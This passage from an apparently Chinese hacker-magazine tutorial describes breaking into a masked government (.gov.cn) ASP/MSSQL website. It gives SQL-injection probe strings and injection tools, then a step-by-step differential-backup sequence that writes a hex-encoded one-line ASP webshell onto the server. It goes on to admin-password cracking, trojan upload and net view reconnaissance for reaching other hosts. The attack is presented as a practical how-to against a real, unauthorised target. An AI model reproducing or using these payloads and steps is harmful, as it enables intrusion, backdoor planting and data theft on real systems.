


图1

第二、注入点、暴库

关于注入点的检测我们都会用相应的工具，个人认为“啊D”较灵活，“NBSI”与“HDSI”执行命令与上传不错。不过我们也可以使用一些简单的字符组合来进行系统的探测。

1．“'”，这个是最传统的了；

2．“%5C”，这个也不错，“%5C”是“\”的ASCII码值，因为直接输入“\”会被服务器解析为“/”；

3．“and 1=1/and 1=2”，这个就不说了吧。

用以上的方法我们可以简单判断出注入点的位置，不过还是工具好用。下边这个地址是使用啊D检测出来的http://www.*****.gov.cn/ShowContain.asp?zt=20060199，http://www.*****.gov.cn/ShowArticle.asp?ArticleID=356，如图2。




图2

4．“and (select @@version)>0”，用于查看系统的属性，“@@version”为MSSQL的全局量，图3。




图3

5．我们看一下“/inc/syscode.asp”，这个很重要，有可能会暴出库来，我试过80％左右的都可以暴出库来，如图4。




图4

第三、后台、权限、上传

在得到注入点后，我们就可以猜解表与内容，如果发现诸如“admin”之类的，就可以猜其后台帐户与密码，同时还可以使用工具猜解出管理页面（这个整站程序较特殊，管理页面就在下面），不过网站可以禁止外部登录这个页面的。我们可以通过差异备份来实现，这方法同时还可以解决不是SA权限的问题（例如：DB_OWNER权限）。

格式：

1．注入点；create table [dbo].[tmw] ([cmd] [image])。

2．注入点；declare @a sysname,@s nvarchar(4000)'select @a=db_name(),@s=0X730071006C006600750063006B00 backup database @a to disk = @s，@s为备份名称（16进制）。

3．注入点；insert into [tmw](cmd) values(0x3C256578656375746528726571756573742822622229253E)，其中的16进制代码为木马的代码。

4．注入点；declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='D:\Centre_Lan\lijian\cmwl.asp' backup database @a to disk=@s WITH DIFFERENTIAL,FORMAT，备份位置。

5．注入点；drop table [tmw]。

如果是SA权限，就可以通过注入工具的上传文件功能来实现ASP木马的上传，或者使用exe2bat工具将exe木马转换成bat批处理文件上传。但是我们又引出了下一个问题。对于登录管理之后（前提是破解管理密码，一般是MD5散列，可以通过网站或工具进行破解），我们可以通过上传或添加风格进行一句木马的写入（这类文章请详见以前的X档案）。

第四、网站目录的问题

查看网站路径的方法主要有两种，一是读取注册表项，在啊D的工具中有此项；二是通过注表项写入你在数据库自己建的表，再暴出字段（该方法在2期X上已详细描述）。如果网站服务器与数据库服务器不在同一台主机上又怎么办呢，我们上传的文件只能在数据库服务器，我们要想办法将其传到网站服务器上，首先是通过命令行进行检测。

命令：1.net view，列出共享资源，如图5。




图5




图6

2.net view /domain，列出所有的工作组，如图6。

3.net view /domain:workgroup，查看workgroup工作组中的服务器，如图7。




图7

4.netatat -an，可以看一下有哪台电脑与数据库的1433、1434端口相连，如图8。

